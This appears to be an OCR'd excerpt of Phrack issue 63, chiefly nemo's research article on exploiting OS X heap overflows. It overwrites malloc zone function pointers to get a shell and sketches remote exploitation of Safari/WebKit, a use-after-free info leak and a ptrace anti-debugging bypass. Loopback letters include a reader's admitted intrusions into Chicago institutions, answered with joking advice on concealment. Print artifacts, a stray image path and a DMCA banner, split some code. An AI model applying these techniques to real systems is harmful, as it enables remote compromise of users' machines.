PHRACK

Released at WhatTheHack2005 in the Netherlands

Hacking Is Not A Spectator Sport

Like Phrack, DEFCON's success and longevity is dependant on those that contribute.

Thirteen years ago, two people volunteered their time and energy to produce a convention called DEFCON. Today we have an active staff numbering well over a hundred—whose hard work is enjoyed by thousands each year. Without the active participation of hundreds of speakers over the years, DEFCON would not be a success.

Every year, new contests and events are created from the imagination and hard work of DEFCON attendees.

As you look around you, either at DEFCON or at WhatTheHack, be inspired by the energy and creativity behind each event. Collaborate, create, discover, learn, teach…

Be a participant,

The Dark Tangent,
on behalf of the DEFCON Staff

DEFCON

www.defcon.org

TABLE OF CONTENTS

PHRACK
ISSUE #63

Editor:
phrackstaff@phrack.org

Submission:
phrackstaff@phrack.org

Commentary:
loopback@phrack.org

Phrack World News:
pwn@phrack.org

Note: You must put the word 'ANTISPAM' somewhere in the Subject-line of your email. All others will meet their master in /dev/null. We reply to every mail. Lame emails make it into Loopback.

Phrack Magazine Volume 11 Issue No. 63
July 15, 2005

ISBN M-AY-BESOON

Artwork Contributor:
Eddie Piskor, Fyodor Yarochkin, Sirtub, Halvar, Team Gobbles

Download Phrack e-zine at
http://www.phrack.org

LOOPBACK

Wow people. We received so much feedback since we announced that this is our final issue. I'm thrilled. We are hated by so many (hi Mr. Government) and loved but so few. And yet it's because of the few what kept us alive.

"Phrack helped me survive the crazyness and boredom inherent in The Man's system. Big thanks to all authors, editors and hangarounds of Phrack, past and present." --- Kurisuteru

[...]

"Guys, if it wasn't for you, the internet wouldn't be the same, ourwhole lifes wouldn't be the same. I wish you all the best luck thereis in your future. God bless you all and good bye!!!!!" --- wolfinux

[*I hope there is a god. There must be. Because I ran this magazine. I fought against unjustice, opression and against all those who wanted to shut us down. I fought against stupidity and ignorance. I shook hands with the devil. I have seen him, I have smelled him and I have touched him. I know the devil exists and therefore I know there is a God.*]

"you're the first zine that i ever readed and you have a special place in my heart... you build my mind!! Thanks you all !!!!" --- thenucker/xy

[*This brotherhood will continue...*]

Could you please remove my personal info from this issue? http://www.phrack.org/phrack/52/P52-02

Thanks in advance.
Itai Dor-On [<--- *him. signing with real name.*]

[*We are not doing phrack anymore. Sorry mate. Ask the new staff.*]

Are you interested in one "Cracking for Newbies" article? Or maybe about how to make a Biege Box?

[*yo, psst. are you the guy that travels through time and tries to sell wisdom from the past? wicked!!!!! You are the man!*]

During the spring quarter 2004 I took the Advanced Network Security class at Northwestern University.

[*Must been challenging. Did they give you a Offical Master Operator Intense Security Expert X4-Certificate and tell you that you did really well? Bahahahahahahah.*]

And I worked on a security project that has gained the interest of the CBS 2 Chicago investigative unit.

[*Oh shit! the CBS is after you. Oh Shit. OH SHIT! I heard they got certified 2 years before you! THEY ARE BETTER. I'M TELLING YOU! RUUUUUUUN!*]

By pure accident I compromised a large City of Chicago institution over the 2003-2004 Christmas break.

[*These accidents happen all the time. Ask my lawyer.*]

During my research for this project I have compromised other large Chicagoland institutions.

[*Rule 1: If you hack dont tell it to anyone. It's risky. Especially in the country where you are living.*]

For now, I would just like to know if anyone out there has penetrated the following networks and obtained any confidential data or left back doors to the following networks. Chicago Public Schools, City of Chicago, Chicago Police or Cook County.

[*Rule 2: Dont ever tell anyone what you hacked.*]

Christopher B. Jurczyk
c-jurczyk@northwestern.edu

[*Rule 3: DONT FUCKING POST YOUR EMAIL TO LOOPBACK!!!!*]

BTW I noticed phrack.org has no reverse DNS. Deliberate?

[*anti hacker techniques.*]

From: tammy morgan
Ok i know you hate dumb questons.

[*I love them. They make my day.*]

Being new to this world cant read mag issues. Am subscriber got list from bot must have key.

[*Am editor. Dont get you saying what. Hi.*]

But which one do i use to unlock and read. Soooo "LAME" sorry sorry i am,but could you take pity and just tell me how to open and read issues?

[...]

From: Joshua Morales
This is really stupid question. can i subscribe to your publication.

[*This is a really smart question: Who gave you our email address?*]

PHRACK

WWW.PHRACK.ORG

All information in Phrack Magazine is, to the best of the ability of the editors and contributors, truthful and accurate. When possible, all facts are checked, all code is compiled. However, we are not omniscient (hell, we don't even get paid). It is entirely possible something contained within this publication is incorrect in some way.

If this is the case, please drop us some email so that we can correct it in a future issue.

Also, keep in mind that Phrack Magazine accepts no responsibility for the entirely stupid (or illegal) things people may do with the information contained herein. Phrack is a compendium of knowledge, wisdom, wit, and sass. We neither advocate, condone nor participate in any sort of illicit behavior. But we will sit back and watch.

Lastly, it bears mentioning that the opinions that may be expressed in the articles of Phrack Magazine are intellectual property of their authors. These opinions do not necessarily represent those of the Phrack Staff.

-- gajah/sirtub

ANALYSING SUSPICIOUS BINARY FILES

Boris Loza, PhD ‹bloza@tegosystemonline.com›

[electronic version only]

ALL HACKERS NEED TO KNOW ABOUT ELLIPTIC CURVE CRYPTOGRAPHY


f86c9203

[electronic version only]

TCP TIMESTAMP TO COUNT HOSTS BEHIND NAT

Elie aka Lupin ‹lupin@zonart.net›

[electronic version only]



OSX HEAP EXPLOITATION TECHNIQUES

nemo <nemo@felinemenace.org>

1 - Introduction

This article comes as a result of my experiences exploiting a heap overflow in the default web browser (Safari) on Mac OS X. It assumes a small amount of knowledge of ppc assembly. A reference for this has been provided in the references section below. (4). Also, knowledge of other memory allocators will come in useful, however it's not necessarily needed. All code in this paper was compiled and tested on Mac OS X - Tiger (10.4) running on PPC32 (power pc) architecture.

2 - Overview of the Apple OS X userland heap implementation

The malloc() implementation found in Apple's Libc-391 and earlier (at the time of writing this) is written by Bertrand Serlet. It is a relatively complex memory allocator made up of memory "zones", which are variable size portions of virtual memory, and "blocks", which are allocated from within these zones. It is possible to have multiple zones, however most applications tend to stick to just using the default zone.

So far this memory allocator is used in all releases of OS X so far. It is also used by the Open Darwin project [8] on x86 architecture, however this isn't covered in the paper.

The source for the implementation of the Apple malloc() is available from [6]. (The current version of the source at the time of writing this is 10.4.1).

To access it you need to be a member of the ADC, which is free to sign up.(or if you can't be bothered signing up use the login/password from Bug Me Not [7] ;)

A series of environment variables can be set, to modify the behavior of the memory allocation functions. These can be seen by setting the "MallocHelp" variable, and then calling the malloc() function. They are also shown in the malloc() manpage.

We will now look at the variables which are of the most use to us when exploiting an overflow.

[MallocStackLogging] -:- When this variable is set a record is kept of all the malloc operations that occur. With this variable set the "leaks" tool can be used to search a processes memory for malloc()'ed buffers which are unreferenced.

[MallocStackLoggingNoCompact] -:- When this variable is set, the record of malloc operation is kept in a manner in which the "malloc_history" tool is able to parse. The malloc_history tool is used to list the allocations and deallocations which have been performed by the process.

[MallocPreScribble] -:- This environment variable, can be used to fill memory which has been allocated with 0xaa. This can be useful to easily see where buffers are located in memory. It can also be useful when scripting gdb to investigate the heap.

[MallocScribble] -:- This variable is used to fill de-allocated memory with 0x55. This, like MallocPreScribble is useful for making it easier to inspect the memory layout. Also this will make a program more likely to crash when it's accessing data it's not supposed to.

[MallocBadFreeAbort] -:- This variable causes a SIGABRT to be sent to the program when a pointer is passed to free() which is not listed as allocated. This can be useful to halt excecution at the exact point an error occurred in order to assess what has happened.

NOTE: The "heap" tool can be used to inspect the current heap of a process the Zones are displayed as well as any objects which are currently allocated. This tool can be used without setting an environment variable.

2.2 - Zones

A single zone can be thought of a single heap. When the zone is destroyed all the blocks allocated within it are free()'ed. Zones allow blocks with similar attributes to be placed together. The zone itself is described by a malloc_zone_t struct (defined in /usr/include/malloc.h) which is shown below:

[content omitted, please see electronic version]

(Well, technically zones are scalable szone_t structs, however the first element of a szone_t struct consists of a malloc_zone_t struct. This struct is the most important for us to be familiar with to exploit heap bugs usings the method shown in this paper.)

As you can see, the zone struct contains function pointers for each of the memory allocation / deallocation functions. This should give you a pretty good idea of how we can control execution after an overflow.

Most of these functions are pretty self explanatory, the malloc,calloc, valloc free, and realloc function pointers perform the same functionality they do on Linux/BSD.

The size function is used to return the size of the memory allocated. The destroy() function is used to destroy the entire zone and free all memory allocated in it.

The batch_malloc and batch_free functions to the best of my understanding are used to allocate (or deallocate) several blocks of the same size.

NOTE:
The malloc_good_size() function is used to return the size of the buffer after rounding has occurred. An interesting note about this function is that it contains the same wrap mentioned in 5.1.

```
    printf("0x%x\n",
           malloc_good_size(0xffffffff));
```

Will print 0x1000 on Mac OSX 10.4 (Tiger).

2.3 - Blocks

Allocation of blocks occurs in different ways depending on the size of the memory required.

The size of all blocks allocated is always paragraph aligned (a multiple of 16). Therefore an allocation of less than 16 will always return 16, an allocation of 20 will return 32, etc.

The szone_t struct contains two pointers, for tiny and small block allocation. These are shown below:

```
    tiny_region_t     *tiny_regions;
    small_region_t    *small_regions;
```

Memory allocations which are less than around 500 bytes in size fall into the “tiny” range. These allocations are allocated from a pool of vm_allocate()’ed regions of memory. Each of these regions consists of a 1MB, (in 32-bit mode), or 2MB, (in 64-bit mode) heap. Following this is some meta-data about the region. Regions are ordered by ascending block size. When memory is deallocated it is added back to the pool.

Free blocks contain the following meta-data:

(all fields are sizeof(void *) in size, except for “size” which is sizeof(u_short)). Tiny sized buffers are instead aligned to 0x10 bytes)

- checksum
- previous
- next
- size

The size field contains the quantum count for the region. A quantum represents the size of the allocated blocks of memory within the region.

Allocations of which size falls in the range between 500 bytes and four virtual pages in size (0x4000) fall into the “small” category. Memory allocations of “small” range sized blocks, are allocated from a pool of small regions, pointed to by the “small_regions” pointer in the szone_t struct. Again this memory is pre-allocated with the vm_allocate() function. Each “small” region consists of an 8MB heap, followed by the same meta-data as tiny regions.

Tiny and small allocations are not always guaranteed to be page aligned. If a block is allocated which is less than a single virtual page size then obviously the block cannot be aligned to a page.

Large block allocations (allocations over four vm pages in size), are handled quite differently to the small and tiny blocks. When a large block is requested, the malloc() routine uses vm_allocate() to obtain the memory required. Larger memory allocations occur in the higher memory of the heap. This is useful in the “destroying the heap” technique, outlined in this paper. Large blocks of memory are allocated in multiples of 4096. This is the size of a virtual memory page. Because of this, large memory allocations are always guaranteed to be page-aligned.

2.4 - Heap initialization.

As you can see below, the malloc() function is merely a wrapper around the malloc_zone_malloc() function.

```
void *malloc(size_t size)
{
  void  *retval;

  retval = malloc_zone_malloc(
         inline_malloc_default_zone(),
         size);
  if (retval == NULL)
    {
       errno = ENOMEM;
    }
  return retval;
}
```

It uses the inline_malloc_default_zone() function to pass the appropriate zone to malloc_zone_malloc(). If malloc() is being called for the first time the inline_malloc_default_zone() function calls _malloc_initialize() in order to create the initial default malloc zone.

The malloc_create_zone() function is called with the values (0,0) being passed in as as the start_size and flags parameters.

After this the environment variables are read in (any beginning with “Malloc”), and parsed in order to set the appropriate flags.

It then calls the create_scalable_zone() function in the scalable_malloc.c file. This function is really responsible for creating the szone_t struct. It uses the allocate_pages() function as shown below.

```
 szone = allocate_pages(NULL,
        SMALL_REGION_SIZE,
        SMALL_BLOCKS_ALIGN, 0, \
        VM_MAKE_TAG(VM_MEMORY_MALLOC));
```

This, in turn, uses the mach_vm_allocate() mach syscall to allocate the required memory to store the s_zone_t default struct.

Summary:
For the technique contained within this paper, the most important things to note is that a szone_t struct is set up in memory. The struct contains several function pointers which are used to store the address of each of the appropriate allocation and deallocation functions. When a block of memory is allocated which falls into the “large” category, the vm_allocate() mach syscall is used to allocate the memory for this.

3 - A Sample Overflow

Before we look at how to exploit a heap overflow, we will first analyze how the initial zone struct is laid out in the memory of a running process.

To do this we will use gdb to debug a small sample program. This is shown below:

```
-[nemo@gir:~]$ cat > mtst1.c
#include <stdlib.h>

int main(int ac, char **av)
{
        char *a = malloc(10);
        __asm(“trap”);
        char *b = malloc(10);
}

-[nemo@gir:~]$ gcc mtst1.c -o mtst1
-[nemo@gir:~]$ gdb ./mtst1
GNU gdb 6.1-20040303 (Apple version
gdb-413)
(gdb) r
Starting program: /Users/nemo/mtst1
Reading symbols for shared libraries .
done
```

Once we receive a SIGTRAP signal and return to the gdb command shell we can then use the command shown below to locate our initial szone_t structure in the process memory.

```
(gdb) x/x &initial_malloc_zones
0xa0010414 <initial_malloc_zones>:
0x01800000
```

This value, as expected inside gdb, is shown to be 0x01800000. If we dump memory at this location, we can see each of the fields in the _malloc_zone_t_ struct as expected.

NOTE: Output reformatted for more clarity.

```
(gdb) x/x (long*) initial_malloc_zones
```

[content omitted, please see electronic version]

In this struct we can see each of the function pointers which are called for each of the memory allocation/deallocation functions performed using the default zone. As well as a pointer to the name of the zone, which can be useful for debugging.

If we change the malloc() function pointer, and continue our sample program (shown below) we can see that the second call to malloc() results in a jump to the specified value. (after instruction alignment).

```
(gdb) set *0x180000c = 0xdeadbeef
(gdb) jump *($pc + 4)
Continuing at 0x2cf8.

Program received signal EXC_BAD_ACCESS,
Could not access memory.
Reason: KERN_INVALID_ADDRESS at address:
0xdeadbeec
0xdeadbeec in ?? ()
(gdb)
```

But is it really feasible to write all the way to the address 0x1800000? (or 0x2800000 outside of gdb). We will look into this now.

First we will check the addresses various sized memory allocations are given. The location of each buffer is dependant on whether the allocation size falls into one of the various sized bins mentioned earlier (tiny, small or large).

To test the location of each of these we can simply compile and run the following small c program as shown:

```
-[nemo@gir:~]$ cat > mtst2.c
#include <stdio.h>
#include <stdlib.h>

int main(int ac, char **av)
{
extern *malloc_zones;

        printf("initial_malloc_zones @
0x%x\n", *malloc_zones);
        printf("tiny:  %p\n",
                malloc(22));
        printf("small: %p\n",
                malloc(500));
        printf("large: %p\n",
                malloc(0xffffffff));
        return 0;
}
-[nemo@gir:~]$ gcc mtst2.c -o mtst2
-[nemo@gir:~]$ ./mtst2
initial_malloc_zones @ 0x2800000
tiny:  0x500160
small: 0x2800600
large: 0x26000
```

From the output of this program we can see that it is only possible to write to the initial_malloc_zones struct from a "tiny" or " large" buffer. Also, in order to overwrite the function pointers contained within this struct we need to write a considerable amount of data completely destroying sections of the zone. Thankfully many situations exist in typical software which allow these criteria to be met. This is discussed in the final section of this paper.

Now we understand the layout of the heap a little better, we can use a small sample program to overwrite the function pointers contained in the struct to get a shell.

The following program allocates a 'tiny' buffer of 22 bytes. It then uses memset() to write 'A's all the way to the pointer for malloc() in the zone struct, before calling malloc().

[content omitted, please see electronic version]

However when we compile and run this program, an EXC_BAD_ACCESS signal is received.

```
(gdb) r
Starting program: /Users/nemo/mtst3
Reading symbols for shared libraries .
done
[+] tinyp is @ 0x300120
[+] initial_malloc_zones is @ 0x1800000
[+] Copying 0x14ffef0 bytes.

Program received signal EXC_BAD_ACCESS,
Could not access memory.
Reason: KERN_INVALID_ADDRESS at address:
0x00405000
0xffff9068 in ___memset_pattern ()
```

This is due to the fact that, in between the tinyp pointer and the malloc function pointer we are trying to overwrite there is some unmapped memory.

In order to get past this we can use the fact that blocks of memory allocated which fall into the "large" category are allocated using the mach vm_allocate() syscall.

If we can get enough memory to be allocated in the large classification, before the overflow occurs we should have a clear path to the pointer.

To illustrate this point, we can use the following code:

[content omitted, please see electronic version]

This code allocates enough "large" blocks of memory (0xffffffff) with which to plow a clear path to the function pointers. It then copies the address of the shellcode into memory all the way through the zone before overwriting the function pointers in the szone_t struct. Finally a call to malloc() is made in order to trigger the execution of the shellcode.

As you can see below, this code function as we'd expect and our shellcode is executed.

```
-[nemo@gir:~]$ ./heaptst
[+] malloc_zones (first zone) @
0x2800000
[+] addr @ 0x500120
[+] addr + 36699872 = 0x2800000
[+] Using shellcode @ 0x3014
[+] finished memcpy()
        sh-2.05b$
```

This method has been tested on Apple's OSX version 10.4.1 (Tiger).

4 - A Real Life Example

The default web browser on OSX (Safari) as well as the mail client (Mail.app), Dashboard and almost every other application on OSX which requires web parsing functionality achieve this through a library which Apple call "WebKit". (2)

This library contains many bugs, many of which are exploitable using this technique. Particular attention should be payed to the code which renders <TABLE></TABLE> blocks ;)

Due to the nature of HTML pages an attacker is presented with opportunities to control the heap in a variety of ways before actually triggering the exploit. In order to use the technique described in this paper to exploit these bugs we can craft some HTML code, or an image file, to perform many large allocations and therefore cleaving a path to our function pointers. We can then trigger one of the numerous overflows to write the address of our shellcode into the function pointers before waiting for a shell to be spawned.

One of the bugs which i have exploited using this particular method involves an unchecked length being used to allocate and fill an object in memory with null bytes (\x00).

If we manage to calculate the write so that it stops mid way through one of our function pointers in the szone_t struct, we can effectively truncate the pointer causing execution to jump elsewhere.

The first step to exploiting this bug, is to fire up the debugger (gdb) and look at what options are available to us.

Once we have Safari loaded up in our debugger, the first thing we need to check for the exploit to succeed is that we have a clear path to the initial_malloc_zones struct. To do this in gdb we can put a breakpoint on the return statement in the malloc() function.

We use the command "disas malloc" to view the assembly listing for the malloc function. The end of this listing is shown below:

[see electronic version — **phrackstaff**]

The "blr" instruction shown at line 0x900039f0 is the "branch to link register" instruction. This instruction is used to return from malloc().

Functions in OSX on PPC architecture pass their return value back to the calling function in the “r3” register. In order to make sure that the malloc()’ed addresses have reached the address of our zone struct we can put a breakpoint on this instruction, and output the value which was returned.

We can do this with the gdb commands shown below.

```
(gdb) break *0x900039f0
Breakpoint 1 at 0x900039f0
(gdb) commands
Type commands for when breakpoint 1 is
hit, one per line.
End with a line saying just “end”.
>i r r3
>cont
>end
```

We can now continue execution and receive a running status of all allocations which occur in our program. This way we can see when our target is reached.

The “heap” tool can also be used to see the sizes and numbers of each allocation.

There are several methods which can be used to set up the heap correctly for exploitation. One method, suggested by andrewg, is to use a .png image in order to control the sizes of allocations which occur. Apparently this method was learnt from zen-parse when exploiting a mozilla bug in the past.

The method which i have used is to create an HTML page which repeatedly triggers the overflow with various sizes. After playing around with this for a while, it was possible to regularly allocate enough memory for the overflow to occur.

Once the limit is reached, it is possible to trigger the overflow in a way which overwrites the first few bytes in any of the pointers in the szone_t struct.

Because of the big endian nature of PPC architecture (by default. it can be changed.) the first few bytes in the pointer make all the difference and our truncated pointer will now point to the .TEXT segment.

The following gdb output shows our initial_malloc_zones struct after the heap has been smashed.

```
(gdb) x/x (long )*&initial_malloc_zones
0x1800000: 0x00000000 // Reserved1.
(gdb)
0x1800004: 0x00000000 // Reserved2.
(gdb)
0x1800008: 0x00000000 // size() pointer.
(gdb)
0x180000c: 0x00003abc // malloc()
pointer.
(gdb)       ^^ smash stopped here.
0x1800010: 0x90008bc4
```

As you can see, the malloc() pointer is now pointing to somewhere in the .TEXT segment, and the next call to malloc() will take us there. We can use gdb to view the instructions at this address. As you can see in the following example.

```
(gdb) x/2i 0x00003abc
0x3abc: lwz     r4,0(r31)
0x3ac0: bl      0xd686c <dyld_stub_
objc_msgSend>
```

Here we can see that the r31 register must be a valid memory address for a start following this the dyld_stub_objc_msgSend() function is called using the “bl” (branch updating link register) instruction. Again we can use gdb to view the instructions in this function.

```
(gdb) x/4i 0xd686c
0xd686c <dyld_stub_objc_msgSend>:
lis     r11,14
0xd6870 <dyld_stub_objc_msgSend+4>:
lwzu    r12,-31732(r11)
```

```
0xd6874 <dyld_stub_objc_msgSend+8>:
mtctr   r12
0xd6878 <dyld_stub_objc_msgSend+12>:
bctr
```

We can see in these instructions that the r11 register must be a valid memory address. Other than that the final two instructions (0xd6874 and 0xd6878) move the value in the r12 register to the control register, before branching to it. This is the equivilant of jumping to a function pointer in r12. Amazingly this code construct is exactly what we need.

So all that is needed to exploit this vulnerability now, is to find somewhere in the binary where the r12 register is controlled by the user, directly before the malloc function is called. Although this isn't terribly easy to find, it does exist.

However, if this code is not reached before one of the pointers contained on the (now smashed) heap is used the program will most likely crash before we are given a chance to steal execution flow. Because of this fact, and because of the difficult nature of predicting the exact values with which to smash the heap, exploiting this vulnerability can be very unreliable, however it definitely can be done.

```
Program received signal EXC_BAD_ACCESS,
Could not access memory.
Reason: KERN_INVALID_ADDRESS at address:
0xdeadbeec
0xdeadbeec in ?? ()
(gdb)
```

An exploit for this vulnerability means that a crafted email or website is all that is needed to remotely exploit an OSX user.

Apple have been contacted about a couple of these bugs and are currently in the process of fixing them.

The WebKit library is open source and available for download, apparently it won't be too long before Nokia phones use this library for their web applications. [5]

5 - Miscellaneous

This section shows a couple of situations / observations regarding the memory allocator which did not fit in to any of the other sections.

5.1 - Wrap-around Bug.

The examples in this paper allocated the value 0xffffffff. However this amount is not technically feasible for a malloc implementation to allocate each time.

The reason this works without failure is due to a subtle bug which exists in the Darwin kernel's vm_allocate() function.

This function attempts to round the desired size it up to the closest page aligned value. However it accomplishes this by using the vm_map_round_page() macro (shown below.)

```
#define PAGE_MASK (PAGE_SIZE - 1)
#define PAGE_SIZE vm_page_size
#define vm_map_round_page(x) \
        (((vm_map_offset_t)(x) + \
        PAGE_MASK) & \
        ~((signed)PAGE_MASK))
```

Here we can see that the page size minus one is simply added to the value which is to be rounded before being bitwise AND'ed with the reverse of the PAGE_MASK.

The effect of this macro when rounding large values can be illustrated using the following code:

```
#include <stdio.h>

#define PAGEMASK 0xfff

#define vm_map_round_page(x) \
        ((x + PAGEMASK) & ~PAGEMASK)

int main(int ac, char **av)
```

THIS PAGE
HAS BEEN CENSORED
BY THE DMCA

```
{
    printf("0x%x\n",
        vm_map_round_page(0xffffffff));
}
```

When run (below) it can be seen that the value 0xffffffff will be rounded to 0.

```
-[nemo@gir:~]$ ./rounding
0x0
```

Directly below the rounding in vm_allocate() is performed there is a check to make sure the rounded size is not zero. If it is zero then the size of a page is added to it. Leaving only a single page allocated.

```
map_size = vm_map_round_page(size);

if (map_addr == 0)
        map_addr += PAGE_SIZE;
```

The code below demonstrates the effect of this on two calls to malloc().

```
#include <stdio.h>
#include <stdlib.h>

int main(int ac, char **av)
{
        char *a = malloc(0xffffffff);
        char *b = malloc(0xffffffff);

        printf("B - A: 0x%x\n", b - a);

        return 0;
}
```

When this program is compiled and run (below) we can see that although the programmer believes he/she now has a 4GB buffer only a single page has been allocated.

```
-[nemo@gir:~]$ ./ovrflw
B - A: 0x1000
```

This means that most situations where a user specified length can be passed to the malloc() function, before being used to copy data, are exploitable.

This bug was pointed out to me by duke.

5.2 - Double free().

Bertrand's allocator keeps track of the addresses which are currently allocated. When a buffer is free()'ed the find_registered_zone() function is used to make sure that the address which is requested to be free()'ed exists in one of the zones. This check is shown below.

[content omitted, please see electronic version]

This means that an address free()'ed twice (double free) will not actually be free()'ed the second time. Making it hard to exploit double free()'s in this way.

However, when a buffer is allocated of the same size as the previous buffer and free()'ed, but the pointer to the free()'ed buffer still exists and is used an exploitable condition can occur.

The small sample program below shows a pointer being allocated and free()ed and then a second pointer being allocated of the same size. Then free()ed twice.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int ac, char **av)
{
        char *b,*a  = malloc(11);

        printf("a: %p\n",a);
        free(a);
        b  = malloc(11);
        printf("b: %p\n",b);
        free(b);
        printf("b: %p\n",a);
        free(b);
        printf("a: %p\n",a);
        return 0;
}
```

When we compile and run it, as shown below, we can see that pointer “a” still points to the same address as “b”, even after it was free()’ed. If this condition occurs and we are able to write to,or read from, pointer “a”, we may be able to exploit this for an info leak, or gain control of execution.

```
-[nemo@gir:~]$ ./dfr
a: 0x500120
b: 0x500120
b: 0x500120
tst(3575) malloc: *** error for object
0x500120: double free
tst(3575) malloc: *** set a breakpoint
in szone_error to debug
a: 0x500120
```

I have written a small sample program to explain more clearly how this works. The code below reads a username and password from the user. It then compares password to one stored in the file “.skrt”. If this password is the same, the secret code is revealed. Otherwise an error is printed informing the user that the password was incorrect.

[content omitted, please see electronic version]

When we compile the program and enter an incorrect password we see the following message:

```
-[nemo@gir:~]$ ./dfree
login: nemo
Enter your password:
Password Rejected for nemo, please try
again.
```

However, if the “admin_” string is detected in the string, the user buffer is free()’ed. The skrt buffer is then returned from malloc() pointing to the same allocated block of memory as the user pointer. This would normally be fine however the user buffer is used in the printf() function call at the end of the function. Because the user pointer still points to the same memory as skrt this causes an info-leak and the secret password is printed, as seen below:

```
-[nemo@gir:~]$ ./dfree
login: admin_nemo
Admin user not allowed!
Password Rejected for secret_password,
please try again.
```

We can then use this password to get the combination:

```
-[nemo@gir:~]$ ./dfree
login: nemo
Enter your password:
The combination is 2C,4B,5C
```

5.3 - Beating ptrace()

Safari uses the ptrace() syscall to try and stop evil hackers from debugging their proprietary code. ;). The extract from the man-page below shows a ptrace() flag which can be used to stop people being able to debug your code.

[content omitted, please see electronic version]

There are a couple of ways to get around this check (which i am aware of). The first of these is to patch your kernel to stop the PT_DENY_ATTACH call from doing anything. This is probably the best way, however involves the most effort.

The method which we will use now to look at Safari is to start up gdb and put a breakpoint on the ptrace() function. This is shown below:

```
-[nemo@gir:~]$ gdb /Applications/Safari.
app/Contents/MacOS/Safari
GNU gdb 6.1-20040303 (Apple version
gdb-413)
(gdb) break ptrace
Breakpoint 1 at 0x900541f4
```

We then run the program, and wait until the breakpoint is hit. When our breakpoint is triggered, we use the x/10i $pc command (below) to view the next 10 instructions in the function.

[content omitted, please see electronic version]

At line 0x90054204 we can see the instruction "sc" being executed. This is the instruction which calls the syscall itself. This is similar to int 0x80 on a linux platform, or sysenter/int 0x2e in windows.

In order to stop the ptrace() syscall from occurring we can simply replace this instruction in memory with a nop (no operation) instruction. This way the syscall will never take place and we can debug without any problems.

To patch this instruction in gdb we can use the command shown below and continue execution.

```
(gdb) set *0x90054204 = 0x60000000
(gdb) continue
```

6 - Conclusion

Although the technique which was described in this paper seem rather specific, the technique is still valid and exploitation of heap bugs in this way is definitly possible.

When you are able to exploit a bug in this way you can quickly turn a complicated bug into the equivilant of a simple stack smash (3).

